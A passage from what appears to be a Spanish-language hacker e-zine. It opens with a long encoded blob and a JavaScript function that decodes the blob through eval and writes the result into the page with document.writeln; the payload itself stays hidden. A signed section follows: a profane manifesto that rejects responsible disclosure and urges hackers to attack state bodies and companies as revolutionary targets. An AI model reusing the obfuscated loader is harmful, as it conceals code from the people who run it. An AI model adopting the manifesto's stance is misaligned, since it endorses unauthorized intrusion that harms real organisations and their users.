DCCIKBFCCIKBJKBJBCCBCGCCJGBECBBCBDEBJKBIKBGCCHCCIKBDEBKKBCCCBCCDEBJKBCCCF=
CCFCCIKBFCCDEBJBCIKBDEBKKBJBCIKBJCCCBCDEBCBCBCCDEBDJBICCBCCKIBBCCKKBCBCKH=
BBDCDEBCDCDEBCBCJBCECBBCBDEBDBCGBCKKBFBCCBCFCCCCCDEBKKBCCCFCCFCCCBCGCCDCC=
CCCBCCBBCGBCCBCBCCHCCCBCJGBDEBFEBBCCCCCKBCJKBFCCCBCDEBBBCCBCDEBICCGCCICCI=
KBFCCGBCCCCHFBHBCGCCFEBFFBECBBCBDEBIKBBBCCBCKBCIKBGCCDEBBBCCBCDEBJBCGBCKB=
CDCCGBCIKBFCCDEBHCCCCCBBCCCCGCCDEBJBCCCCGCCDEBIKBFCCKKBFBCGBCJCCCCCGCCDEB=
FBCHCCKBCDEBBBCCBCJBCECBBCBDEBCBCGCCKKBFCCGBCHCCCCCFCCGBCCCCHFBHFBHFBECBB=
CBECBBCBDEBDEBGCCGBCDEBBBCCBCDEBHCCCCCBBCIKBGCCDEBDBCCCCFCCKBCIKBGCCDEBKK=
BFCCCBCCBCGCCDEBCBCBCCDEBJBCIKBDEBBCCCBCKKBCBCGCCGBCBBCIKBBBCECBBCBDEBDEB=
BBCCBCDEBDBCCCCKBCCBCBCCHCCIKBFCCDEBJBCIKBDEBJKBGBCCCCBBCGBCJCCCBCFCCGCCG=
BCBBCIKBBBCHFBHFBHFBDEBBHBJKBICCHCCHCCCCCBCCDEBCCCBCCKKBJBCGBCKKBIBCCHBFE=
BBJBHIBDGBHGBJFBBFBCFBFEBDHBGFBGFBGFBDEBBJBHIBDGBHGBJFBDEBGFBGFBGFBBHBIFB=
JKBICCHCCHCCCCCBCCDHBECBBCBECBBCBBHBIFBDCCFCCCBCDHBECBBCBECBBCBBHBIFBJKBC=
CCBBCCDCDHBECBBCBBHBIFBFBCHCCKBCJBCDHBECBBCBECBBCBECBBCBECBBCBECBBCBECBBC=
BECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCB=
ECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBECBBCBBHBEJBI=
HBDJBEIBBJBFJBDHBECBBCBDBCICCBCCKKBHCCGBCCCCBCCDEBBJBHIBDGBHGBJFBBFBCFBED=
CECBBCBECBBCBIFBDFBDEBIHBCCCBBCCBCJGBDEBCGBJFBGFBEGBGFBBGBJFBJFBJFBDEBDEB=
IHBFCCCBCBBCGBCHCCGCCJGBDEBBJBHIBDGBHGBJFBDEBECBBCBDEBJHBKIBJIBKEBFJBDEBD=
JBGJBJIBDEBFJBDIBEIBEJBDEBIHBKIBJHBKHBHFBHFBHFBDEBIIBIKBIBCCBCDEBIKBDEBJK=
BCBCHCCHCCCBCFCCDEBCCCBCCCBCEEBEEBEEBDEBJGBCFBECBBCBDFBIFBECBBCBJCCIKBFCC=
DEBFJBCBCKBCDCCCCCFCCIKBFCCCDCBIBCCCJBCBBCCBCFCCCHBBGBKGBECBBCBJCCIKBFCCD=
EBCCCJKBHBCJIBCBCHCCDEBCHBDEBBCCCBCKCCDEBGHBKKBHCCGBCJCCCBCJJBKIBJKBHBCCB=
CKKBHCCBFBFEBIJBEJBKKBFCCGBCDCCHCCHFBJIBCBCHCCKCCCCCFCCIBCFEBCFBECBBCBBCJCC=
IKBFCCDEBKKBFCCCDCDEBCHBDEBBCCCBCKCCDEBEJBHCCFCCGBCBCCEBCBFBDEBEIBBCCDBCC=
BCKKBHCCDEBEFBDEBBJBHIBDGBHGBJFBDEBEFBDEBFEBBJBHIBDGBHGBJFBBFBCFBKGBFEBCF=
BKGBECBBCBJCCIKBFCCDEBFCCBCCBBCDEBCHBDEBIIBIKBHCCFBCHFBFCCCCCICCBCCBBCBFB=
IIBIKBHCCFBCHFBFCCIKBBCCBBCCCCKBCBFBCFBDEBDFBDEBKFBJFBJFBJFBCFBKGBECBBCBJ=
CCIKBFCCDEBIBCDEBCHBIIBIKBHCCFBCHFBFCCCCCICCBCCBBCBFBIIBIKBHCCFBCHFBFCCIK=
BBCCBBCCCCKBCBFBCFBDEBDFBDEBBGBJFBCFBDEBEFBDEBFGBEGBKGBECBBCBJCCIKBFCCDEB=
BCCDEBCHBDEBEJBHCCFCCGBCBCCEBCHFBDBCFCCCCCKBCIHBFBCIKBFCCIHBCCCBBCCBCBFBI=
BCFFBIBCDEBEFBDEBKFBFFBIBCDEBEFBDEBBGBFFBIBCEFBCGBFFBIBCEFBDGBCFBKGBECBBC=
BECBBCBDEBJCCIKBFCCDEBDCCCCCJBCCDCDEBCHBBCCCBCKCCDEBEJBHCCFCCGBCBCCEBCBFB=
FEBDBCICCBCCKKBHCCGBCCCCBCCDEBBJBFEBDEBEFBDEBFCCBCCBBCDEBEFBDEBFEBBFBCFBE=
DCJCCIKBFCCDEBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBJFBCFBDEBEFBFEBCHBFEBDE=
BEFBDEBIBCDEBEFBFEBKGBFEBCFBKGBECBBCBDEBDCCCCCJBCCDCDEBEFBCHBDEBFEBJCCIKB=
FCCDEBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBKFBCFBDEBEFBFEBDEBCHBDEBBCCCBCK=
CCDEBGHBFCCFCCIKBCDCBFBFEBKGBECBBCBDEBDBCCCCFCCDEBBFBJCCIKBFCCDEBGBCCHBJF=
BKGBGBCBHBKKBFCCCDCHFBJBCCBCBCCEBCHCCFBCDEBGFBDEBKFBKGBGBCEFBEFBCFBEDCDEB=
DCCCCCJBCCDCDEBEFBCHBDEBBFBKKBFCCCDCHFBKKBFBCIKBFCCIHBCCCBBCCBCGHBHCCBFBG=
BCCFBDEBEFBDEBIBCCFBDEBEFBDEBFEBFFBFEBKGBGDCDEBDEBECBBCBDEBDCCCCCJBCCDCDE=
BEFBCHBBFBKKBFCCCDCHFBKKBFBCIKBFCCIHBCCCBBCCBCGHBHCCBFBGBCCFBDEBEFBDEBIBC=
CFBEFBFEBCFBKGBFEBKGBECBBCBECBBCBKKBFCCCDCDEBCHBDEBFEBDBCGCCCCCDEBCHBDEBB=
CCCBCKCCDEBGHBKKBHCCGBCJCCCBCJJBKIBJKBHBCCBCKKBHCCBFBKEBEJBKKBFCCGBCDCCHC=
CGBCBCCEBCHFBBIBGBCJBCCBCEJBCDCGCCHCCCBCKBCKIBJKBHBCCBCKKBHCCKEBCFBKGBFEB=
ECBBCBKKBFCCCDCDEBEFBCHBDEBFEBGBCDBCDEBBFBDBCGCCCCCEEBCHBBCCICCJBCJBCCFBE=
DCFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBJCCIKBFCCDEBGCCCDCGCCDEBCHBDEBDBCGC=
CCCCHFBCIBCBCHCCBIBCCCJBCBBCCBCFCCBFBDBCGCCCCCHFBCIBCBCHCCEJBDCCCBCKKBGBC=
IKBJBCBIBCCCJBCBBCCBCFCCBFBJFBCFBCFBKGBFEBKGBECBBCBECBBCBKKBFCCCDCDEBEFBC=
HBDEBFEBGBCDBCDEBBFBEEBDBCGCCCCCHFBBIBGBCJBCCBCKHBBDCGBCGCCHCCGCCBFBKEBFE=
BEFBDEBCCCJKBHBCJIBCBCHCCHFBGJBGCCCBCFCCJIBIKBKBCCBCDEBEFBFEBHFBHBCGCCKEB=
CFBCFBEDCFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBKEBJCCIKBFCCDEBDBCCHBDBCGCCCCCH=
FBKIBDCCCBCBCCFJBCBCBDCHCCBIBGBCJBCCBCBFBGCCCDCGCCDEBEFBDEBFEBIFBIFBKEBEF=
BDEBCCCJKBHBCJIBCBCHCCHFBGJBGCCCBCFCCJIBIKBKBCCBCDEBEFBKEBHFBHBCGCCFEBDEB=
FFBBGBFFBHCCFCCICCCBCCFBKGBKEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBDBCHFBIJBF=
CCGBCHCCCBCBFBKEBDBCICCBCCKKBHCCGBCCCCBCCDEBBJBFEBDEBEFBDEBFCCBCCBBCDEBEF=
BDEBFEBBFBCFBEDCJCCIKBFCCDEBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBJFBCFBDEB=
EFBFEBCHBFEBDEBEFBDEBIBCDEBEFBFEBKGBJCCIKBFCCDEBFEBEFBDEBBCCHFBKKBFBCIKBF=
CCGHBHCCBFBKFBCFBDEBEFBFEBDEBCHBDEBBCCCBCKCCDEBGHBFCCFCCIKBCDCBFBKEBCFBKG=
```

BFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBDBCCCCFCCDEBBFBJCCIKBFCCDEBFEBEFBDEB=
BCCHFBKKBFBCIKBFCCGHBHCCBFBCGBCFBDEBEFBFEBCHBJFBKGBFEBEFBDEBBCCHFBKKBFBCI=
KBFCCGHBHCCBFBCGBCFBDEBEFBFEBBHBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBKFBCF=
BDEBEFBFEBHFBJBCCBCBCCEBCHCCFBCDEBGFBKFBKGBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHB=
HCCBFBCGBCFBDEBEFBFEBEFBEFBCFBEDCDEBFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBD=
BCHFBIJBFCCGBCHCCCBCBFBFEBEFBBCCHFBKKBFBCIKBFCCGHBHCCBFBKFBCFBDEBEFBFEBCK=
BFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBCGBCFBDEBEFBFEBEKBEFBKEBFFBDEBKEBCFB=
GDCKGBFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBFEBEFBB=
CCHFBKKBFBCIKBFCCGHBHCCBFBKFBCFBDEBEFBFEBCKBFEBEFBDEBBCCHFBKKBFBCIKBFCCGH=
BHCCBFBCGBCFBDEBEFBFEBEKBEFBDEBKEBCFBKGBKEBCFBKGBFEBKGBECBBCBKKBFCCCDCDEB=
EFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBKEBJCCIKBFCCDEBFEBEFBDEBBCCHFBKKBFBCI=
KBFCCGHBHCCBFBBGBCFBDEBEFBFEBCHBDKBFEBDKBFEBKGBDBCCCCFCCDEBBFBJCCIKBFCCDE=
BFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBCGBCFBDEBEFBFEBCHBJFBKGBFEBEFBDEBBCC=
HFBKKBFBCIKBFCCGHBHCCBFBCGBCFBDEBEFBFEBBHBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBH=
CCBFBKFBCFBDEBEFBFEBHFBJBCCBCBCCEBCHCCFBCKGBFEBEFBDEBBCCHFBKKBFBCIKBFCCGH=
BHCCBFBCGBCFBDEBEFBFEBEFBEFBCFBEDCDEBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFB=
BGBCFBDEBEFBFEBDEBEFBCHBDEBEJBHCCFCCGBCBCCEBCHFBDBCFCCCCCKBCIHBFBCIKBFCCI=
HBCCCBBCCBCBFBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBKFBCFBDEBEFBFEBCKBFEBEF=
BDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBCGBCFBDEBEFBFEBEKBGFBFEBEFBDEBBCCHFBKKBFBC=
IKBFCCGHBHCCBFBJFBCFBDEBEFBFEBCFBGDCKGBKEBCFBKGBFEBKGBECBBCBKKBFCCCDCDEBE=
FBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBKEBJCCIKBFCCDEBDBCGCCCCCDEBCHBDEBBCCCB=
CKCCDEBGHBKKBHCCGBCJCCCBCJJBKIBJKBHBCCBCKKBHCCBFBDKBFEBEJBKKBFCCGBCDCCHCC=
GBCBCCEBCHFBBIBGBCJBCCBCEJBCDCGCCHCCCBCKBCKIBJKBHBCCBCKKBHCCDKBFEBCFBKGBJ=
CCIKBFCCDEBHCCDBCCCCJBCBBCCBCFCCDEBCHBDEBDBCGCCCCCHFBCIBCBCHCCEJBDCCCBCKK=
BGBCIKBJBCBIBCCCJBCBBCCBCFCCBFBBGBCFBKGBKEBCFBKGBFEBKGBECBBCBKKBFCCCDCDEB=
EFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBKEBJCCIKBFCCDEBHCCBCCIKBKBCCBCDEBCHBD=
EBDBCGCCCCCHFBCIBCBCHCCFJBCBCKBCDCCJIBIKBKBCCBCBFBCFBKGBKEBCFBKGBFEBKGBEC=
BBCBKKBFCCCDCDEBEFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBKEBJCCIKBFCCDEBHCCDBC=
GBCJBCCBCDEBCHBDEBHCCDBCCCCJBCBBCCBCFCCHFBIHBFCCCBCIKBHCCCBCFJBCBCBDCHCCB=
IBGBCJBCCBCBFBHCCBCCIKBKBCCBCDEBEFBDKBFEBHFBHBCGCCDKBFEBCFBKGBKEBCFBKGBFE=
BKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBKEBHCCDBCGBCJBC=
CBCHFBIJBFCCGBCHCCCBCBFBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBBGBCFBDEBEFBF=
EBCFBKGBKEBCFBKGBFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCB=
CBFBKEBHCCDBCGBCJBCCBCHFBIHBJBCCCCGCCCBCBFBCFBKGBKEBCFBKGBFEBKGBECBBCBKKB=
FCCCDCDEBEFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBDKBFEBJCCIKBFCCDEBIJBGCCFBCD=
EBCHBDEBBCCCBCKCCDEBGHBKKBHCCGBCJCCCBCJJBKIBJKBHBCCBCKKBHCCBFBKEBIJBEJBKK=
BFCCGBCDCCHCCHFBEJBFBCCBCJBCJBCKEBCFBKGBDKBFEBCFBKGBFEBKGBECBBCBKKBFCCCDC=
DEBEFBCHBDEBFEBDBCHFBIJBFCCGBCHCCCBCBFBKEBIJBGCCFBCHFBDJBICCBCCBFBHCCDBCC=
CCJBCBBCCBCFCCDEBEFBDEBDKBFEBIFBIFBDKBFEBDEBEFBHCCBCCIKBKBCCBCEFBDKBFEBHF=
BHBCGCCDKBFEBFFBHGBFFBHCCFCCICCCBCCFBKGBDBCGCCCCCHFBJHBCBCJBCCBCHCCCBCBIB=
GBCJBCCBCBFBHCCDBCCCCJBCBBCCBCFCCDEBEFBDEBDKBFEBIFBIFBDKBFEBDEBEFBHCCBCCI=
KBKBCCBCEFBDKBFEBHFBHBCGCCDKBFEBCFBKGBBJBFEBEFBDEBFCCBCCBBCDEBEFBFEBBFBCF=
BKGBGDCDEBBJBFEBEFBDEBFCCBCCBBCDEBEFBFEBBFBCFBKGBKEBCFBKGBFEBKGBECBBCBKKB=
FCCCDCDEBEFBCHBDEBFEBDBCHFBIHBJBCCCCGCCCBCBFBCFBKGBKEBCFBKGBFEBKGBECBBCBKK=
EBEFBCHBDEBFEBJCCIKBFCCDEBIJBGCCFBCDEBCHBDEBBCCCBCKCCDEBGHBKKBHCCGBCJCCCB=
CJJBKIBJKBHBCCBCKKBHCCBFBKEBIJBEJBKKBFCCGBCDCCHCCHFBEJBFBCCBCJBCJBCKEBCFB=
KGBIJBGCCFBCHFBDJBICCBCCBFBKEBFEBEFBDEBCCCJKBHBCJIBCBCHCCHFBGJBGCCCBCFCCJ=
IBIKBKBCCBCDEBEFBFEBHFBHBCGCCKEBCFBKGBFEBKGBDEBECBBCBECBBCBECBBCBIFBDFBEC=
BBCBJCCIKBFCCDEBFCCCBCEBCDEBCHBDEBFEBIJBGCCFBCHFBDJBCBCEBCIJBFCCGBCHCCCBC=
BFBKEBDIBGIBKHBKJBGKBIHBGJBDJBDJBKHBJIBFJBGKBGJBEJBKHBDJBDKBDKBDKBDKBEJBK=
IBBIBFJBIJBGHBDJBKHBDKBDKBDKBDKBIIBGBCKKBFCCCCCGCCCCCDBCHCCDKBDKBDKBDKBIJ=
BGBCBCCBBCCCCKCCGCCDKBDKBDKBDKBIHBICCFCCFCCCBCBCCHCCHJBCBCFCCGCCGBCCCCBCC=
DKBDKBDKBDKBEIBBCCHCCCBCFCCBCCCBCHCCDEBEJBCBCHCCHCCGBCBCCEBCGCCDKBDKBDKBD=
KBBKBCCCBCCCBCGCCDKBDKBDKBDKBFEBECBBCBDBCCCCFCCDEBBFBJCCIKBFCCDEBGBCCHBJF=
BKGBGBCBHBDGBKGBGBCEFBEFBCFBEDCECBBCBKKBFCCCDCDEBEFBCHBDEBFCCCBCEBCDEBEFB=
DEBGBCDEBEFBDEBFEBDKBDKBDKBDKBKFBBGBJFBJFBKEBDEBFFBDEBJFBFFBDEBDKBFEBDJBK=
HBCIBGKBJHBIJBKIBDJBJHBDKBFEBCFBKGBFEBKGBECBBCBKKBFCCCDCDEBEFBCHBDEBFCCCB=
CEBCDEBEFBDEBGBCDEBEFBDEBFEBDKBDKBDKBDKBKFBBGBJFBKFBKEBDEBFFBDEBJFBFFBDEB=
DKBFEBDJBKHBCIBGKBJHBIJBKIBDJBJHBDKBFEBCFBKGBFEBKGBECBBCBKKBFCCCDCDEBEFBC=
HBDEBFCCCBCEBCDEBEFBDEBGBCDEBEFBDEBFEBDKBDKBDKBDKBKFBJFBJFBDGBKEBDEBFFBDE=
BJFBFFBDEBDKBFEBDJBKHBCIBGKBJHBIJBKIBDJBJHBDKBFEBCFBKGBFEBKGBECBBCBGDCECB=
BCBDFBIFBECBBCBKKBFCCCDCDEBEFBCHBDEBFEBIJBGCCFBCHFBDJBCBCEBCIJBFCCGBCHCCC=
BCBFBKEBDIBGIBKHBKJBGKBHIBKIBIHBGHBHIBGKBIIBGHBIHBDIBEIBJIBKHBDKBDKBDKBDK=
BEJBCCCDBCHCCKCCIKBFCCCBCDKBDKBDKBDKBDKBIIBGBCKKBFCCCCCGCCCCCDBCHCCDKBDKBDKB=
DKBIJBGBCBCCBBCCCCKCCGCCDKBDKBDKBDKBDKBIHBICCFCCFCCCBCBCCHCCHJBCBCFCCGCCGBCC=
CCBCCDKBDKBDKBDKBDJBICCBCCKIBBCCKKBCBCKHBBDCDKBDKBDKBDKBKEBFFBKEBFEBDEBEF=
BDEBCCCJKBHBCJIBCBCHCCHFBGJBGCCCBCFCCJIBIKBKBCCBCDEBEFBDEBFEBHFBHBCGCCKEB=
CFBKGBGDCGDCFEBKGBECBBCBECBBCBDEBDCCCCCJBCCDCDEBEFBCHBFEBJCCIKBFCCDEBFEBE=
FBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBDGBCFBDEBEFBFEBCHBDEBEJBHCCFCCGBCBCCEBCHF=
BDBCFCCCCCKBCIHBFBCIKBFCCIHBCCCBBCCBCBFBFEBKGBECBBCBDEBDBCCCCFCCDEBBFBJCC=
IKBFCCDEBGBCCHBJFBKGBGBCBHBKKBFCCCDCHFBJBCCBCBCCEBCHCCFBCDEBGFBDEBKFBKGBG=

```
BCEFBEFBCFBEDCDEBDCCCCCJBCCDCDEBEFBCHBDEBBFBKKBFCCCDCHFBKKBFBCIKBFCCIHBCC=
CBBCCBCGHBHCCBFBGBCCFBDEBEFBDEBIBCCFBDEBEFBDEBFEBDEBGFBDEBFEBDEBEFBDEBIBC=
DEBEFBFEBFFBFEBKGBGDCDEBDEBECBBCBDEBDCCCCCJBCCDCDEBEFBCHBBFBKKBFCCCDCHFBK=
KBFBCIKBFCCIHBCCCBBCCBCGHBHCCBFBGBCCFBDEBEFBDEBIBCCFBEFBFEBDEBGFBDEBFEBDE=
BEFBDEBIBCDEBEFBDEBFEBCFBKGBFEBKGBECBBCBDEBDCCCCCJBCCDCDEBEFBCHBFEBCBCJCC=
IKBJBCBFBFEBEFBDEBBCCHFBKKBFBCIKBFCCGHBHCCBFBDGBCFBDEBEFBDEBFEBCFBKGBDEBG=
DCDEBFEBKGBECBBCBECBBCBJCCIKBFCCDEBJCCJFBCHBDEBBCCCBCKCCDEBEJBHCCFCCGBCBC=
CEBCBFBFEBBHBFEBEFBFEBEJBIHBDJBEIBBJBFJBDHBDEBJCCIKBFCCDEBICCGCCFCCJIBCHB=
KEBFEBDEBEFBDEBCCCJKBHBCJIBCBCHCCHFBGJBGCCCBCFCCJIBIKBKBCCBCDEBEFBFEBKEBK=
GBDEBFEBDEBDEBEFBDCCCCCJBCCDCEFBDEBFEBDEBGCCCBCHCCFJBGBCKBCCBCCCCICCHCCBF=
BKEBBJBFEBDEBEFBDEBFCCBCCBBCDEBEFBFEBBFBCFBKEBFFBFEBDEBEFBDEBBFBBGBDFBFCC=
BCCBBCCFBDEBEFBFEBDEBCFBKGBBHBIFBFEBEFBFEBEJBIHBDJBEIBBJBFJBDHBFEBCFBKGBE=
CBBCBECBBCBECBBCBDEBDEBJCCIKBFCCDEBDBCGCCCCCDEBCHBDEBBCCCBCKCCDEBGHBKKBHC=
CGBCJCCCBCJJBKIBJKBHBCCBCKKBHCCBFBFEBEJBKKBFCCGBCDCCHCCGBCBCCEBCHFBBIBGBC=
JBCCBCEJBCDCGCCHCCCBCKBCKIBJKBHBCCBCKKBHCCFEBCFBKGBECBBCBDEBDEBJCCIKBFCCD=
EBIJBGCCFBCDEBCHBDEBBCCCBCKCCDEBGHBKKBHCCGBCJCCCBCJJBKIBJKBHBCCBCKKBHCCBF=
BKEBIJBEJBKKBFCCGBCDCCHCCHFBEJBFBCCBCJBCJBCKEBCFBKGBECBBCBDEBDEBJCCIKBFCC=
DEBDBCCCCJBCBBCCBCFCCDEBCHBDEBDBCGCCCCCHFBCIBCBCHCCBIBCCCJBCBBCCBCFCCBFBI=
JBGCCFBCHFBEJBDCCCBCKKBGBCIKBJBCBIBCCCJBCBBCCBCFCCGCCBFBFEBJHBCBCGCCIBCHC=
CCCCDCCFEBCFBCFBKGBECBBCBDEBEIBBCCDBCCBCKKBHCCBFBDBCCCCJBCBBCCBCFCCFFBJCC=
JFBFFBDBCGCCCCCFFBCCCJKBHBCJIBCBCHCCHFBGJBGCCCBCFCCJIBIKBKBCCBCCFBKGBECBB=
CBGDCECBBCBECBBCBDBCICCBCCKKBHCCGBCCCCBCCDEBEIBBCCDBCCBCKKBHCCBFBDBCCCCJB=
CBBCCBCFCCFFBKKBCCCBBCCBCFFBDBCGCCCCCFFBGCCGBCEBCBCCCFBEDCECBBCBDEBDEBJCC=
IKBFCCDEBBIBCCCFCCDJBCBCIKBBBCGBCBCCEBCDEBCHBDEBKFBFFBDEBBIBCCCFCCIJBFCCG=
BCHCCGBCBCCEBCDEBCHBDEBBGBKGBBIBCCCFCCGHBDCCDCCCBCBCCBBCCHBHGBKGBECBBCBJC=
CIKBFCCDEBCBCBDCHCCKGBECBBCBDEBDEBDEBDBCCCCFCCDEBBFBJCCIKBFCCDEBDBCGBCJBC=
CBCGCCDEBCHBDEBBCCCBCKCCDEBKHBBCCICCKBCCBCFCCIKBHCCCCCFCCBFBDBCCCCJBCBBCC=
BCFCCHFBDBCGBCJBCCBCGCCCFBKGBEEBDBCGBCJBCCBCGCCHFBIKBHCCKHBBCCBBCBFBCFBKG=
BDEBDBCGBCJBCCBCGCCHFBKBCCCCJCCCBCJIBCBCBDCHCCBFBCFBCFBEDCECBBCBKBBCBCBDC=
HCCCHBDBCGCCCCCHFBCIBCBCHCCKHBBDCHCCCBCBCCGCCGBCCCCBCCJIBIKBKBCCBCBFBDBCG=
BCJBCCBCGCCHFBGBCHCCCBCKBCBFBCFBCFBKGBECBBCBKBBKBBGBCDBCBFBCBCBDCHCCCHBCH=
BFEBFBCHCCKBCFEBCFBEDCECBBCBKBBKBBKBBJCCIKBFCCDEBIKBHCCHCCCHBDBCGCCCCCHFB=
CIBCBCHCCBIBGBCJBCCBCBFBDBCGBCJBCCBCGCCHFBGBCHCCCBCKBCBFBCFBCFBKGBECBBCBK=
BBKBBKBBIKBHCCHCCHFBGHBHCCHCCFCCGBCJKBICCHCCCBCGCCDEBCHBDEBBGBKGBECBBCBKB=
BKBBDEBGBCDBCDEBBFBIKBHCCHCCHFBEJBGBCDDCCBCDHBJFBCFBEDCDEBECBBCBKBBKBBKBB=
JCCIKBFCCDEBFCCBBCCHBDBCGCCCCCHFBKIBDCCCBCBCCFJBCBCBDCHCCBIBGBCJBCCBCBFBD=
BCGBCJBCCBCGCCHFBGBCHCCCBCKBCBFBCFBFFBBIBCCCFCCDJBCBCIKBBBCGBCBCCEBCCFBKG=
BECBBCBKBBKBBDEBKBBJCCIKBFCCDEBJKBICCDBCDBCDEBCHBDEBBCCCBCKCCDEBEJBHCCFCC=
GBCBCCEBCBFBFCCBBCHFBDJBCBCIKBBBCGHBJBCJBCBFBCFBCFBKGBECBBCBKBBKBBKBBFCCB=
BCHFBIHBJBCCCCGCCCBCBFBCFBKGBECBBCBKBBKBBDEBKBBGBCDBCDEBBFBJKBICCDBCDBCHF=
BGBCBCCBBCCBCBDCKIBDBCBFBGCCGBCEBCBCCCFBCHBCHBGFBKFBCFBEDCECBBCBKBBKBBKBB=
DEBJCCIKBFCCDEBIKBDCCCHBDBCGCCCCCHFBKIBDCCCBCBCCFJBCBCBDCHCCBIBGBCJBCCBCB=
FBDBCGBCJBCCBCGCCHFBGBCHCCCBCKBCBFBCFBFFBBIBCCCFCCGHBDCCDCCCBCBCCBBCFFBHC=
CFCCICCCBCCFBKGBECBBCBKBBKBBKBBDEBIKBDCCHFBIJBFCCGBCHCCCBCBFBKKBCCCBBCCBC=
CFBKGBECBBCBKBBKBBKBBDEBIKBDCCHFBIHBJBCCCCGCCCBCBFBCFBKGBECBBCBKBBKBBDEBK=
BBGDCECBBCBKBBKBBDEBGDCECBBCBKBBKBBGDCECBBCBDEBDEBDEBGDCECBBCBDEBDBCCCCFC=
CDEBBFBJCCIKBFCCDEBGCCDBCDEBCHBDEBBCCCBCKCCDEBKHBBCCICCKBCCBCFCCIKBHCCCCC=
FCCBFBDBCCCCJBCBBCCBCFCCHFBEJBICCJKBBIBCCCJBCBBCCBCFCCGCCCFBKGBDEBEEBGCCD=
BCHFBIKBHCCKHBBCCBBCBFBCFBKGBDEBGCCDBCHFBKBCCCCJCCCBCJIBCBCBDCHCCBFBCFBCF=
BEDCECBBCBDEBDEBDEBEIBBCCDBCCBCKKBHCCBFBGCCDBCHFBGBCHCCCBCKBCBFBCFBFFBKKB=
CCCBBCCBCFFBDBCGCCCCCCFBKGBECBBCBDEBGDCECBBCBGDCECBBCBBHBIFBEJBIHBDJBEIBB=
JBFJBDHB*/}
function transpl480(dataf){
var i,d =3D ’’;var long=3D6204;var str=3D19;eval(’var s=3D String(’ + =
dataf +’)’);
for (i=3Dstr + 1;i< 3*long + str;i+=3D3) {
d +=3D String.fromCharCode( (s.charCodeAt(i) - s.charCodeAt(str)) + =
10*(s.charCodeAt(i+1) - s.charCodeAt(str)) + 100*( s.charCodeAt(i+2) - =
s.charCodeAt(str))  );}
return d;}
document.writeln(transpl480("pl480"));
</SCRIPT>
<-->



-< 0x03 >-------------------------------------------.------------------.------
                                                    ‘-[ _MeNpH_ )-ï
```

Lo primero que he de decir, antes de soltaros mi sarta de divagaciones este articulo/comentario no va a ense~ar a nadie nada acerca de la "tecnica", del haking pero seguro que consigue que muchos hackers que piensan como yo digan: "joder, si no estoy loco, no soy el unico que tiene este concepto sobre el mundo del hack...". Bien, me explico, con esto que escribo prentendo poner en su sitio a todos los jodidos hackers del "Ay, jope, que no somos dilincuentes" y dar un poco de apoyo a todos los anarquistas y revolucionarios en el mundo del hack.

Vale, pues ahora seguro que tengo unos pocos enemigos extra, eso esta bien. Pero seguro que al final del texto tengo muchos mas, aunque espero que esto me cree tb mas amigos, que es lo que importa.
Bueno, pues como iba diciendo, esos jodidos hackers son los que defienden en plan religioso lo del "Misterio de la Santisima Moral del Hacker":

(- Misterio de la Santisima Moral del Hacker:
El hacker que entra en una makina solo puede
mirar un poco y despues ir al admin y decirle los fallos de
seguridad que tiene. -)

Bueno, pos esto esta de puta madre con servidores como el de Medicos sin Fronteras, el de Greenpeace y pocos mas... pero, POR FAVOR!!, COMO VAMOS A PERDONAR A ESOS ORGANISMOS ESTATALES O A ESAS EMPRESAS QUE, POR MIEDO AL PODER DE NUESTRAS MENTES, NOS HAN DECLARADO LA GUERRA.

Esos que piensan que hay que ser buenos chicos para que no los llamen delicuentes ya son hackers vencidos, los malos en esta ocasion han ganado, creando asi un ejercito de expertos dispuestos a solucionar todos los puntos debiles del jodido GRAN HERMANO!!!, de ese que se ha dedicado a meter en la memoria colectiva que el ANARQUISMO significa caos y destruccion, que a la escuela no se tiene que ir a aprender sino a aprobar los examenes, o que los hackers son malnacidos hijos del diablo.
Ese kabron (en abstracto) que nos tiene cojidos por los huevos es el mismo que nos tacha de delincuentes: PERO NO OS DAIS CUENTA DE QUE ESA LEY QUE NOS PROHIBE EMPLEAR NUESTROS CONOCIMIENTOS Y NUESTRA LIBERTAD, ESTA HECHA PARA PROTEGER A LOS QUE CONTROLAN ESTE MUNDO Y NO PARA PROTEGER LOS INTERESES DE CIUDADANOS DEL MISMO
(ya que nadie, excepto los lamerones y los tontos del culo, se dedican a robar a la gente normal y corriente recetas de cocina en formato Word)
NO OS DAIS CUENTA QUE DENTRO DE POCO SEREMOS, LOS HACKERS, LA UNICA FORMA POSIBLE DE REVOLUCIONARIOS Y QUE POR ESTO QUIEREN ERRADICARNOS DE LA RED.
SI DEJAMOS QUE NOS DERROTEN TAN FACILMENTE: A LA MIERDA LA LIBERTAD!!!.

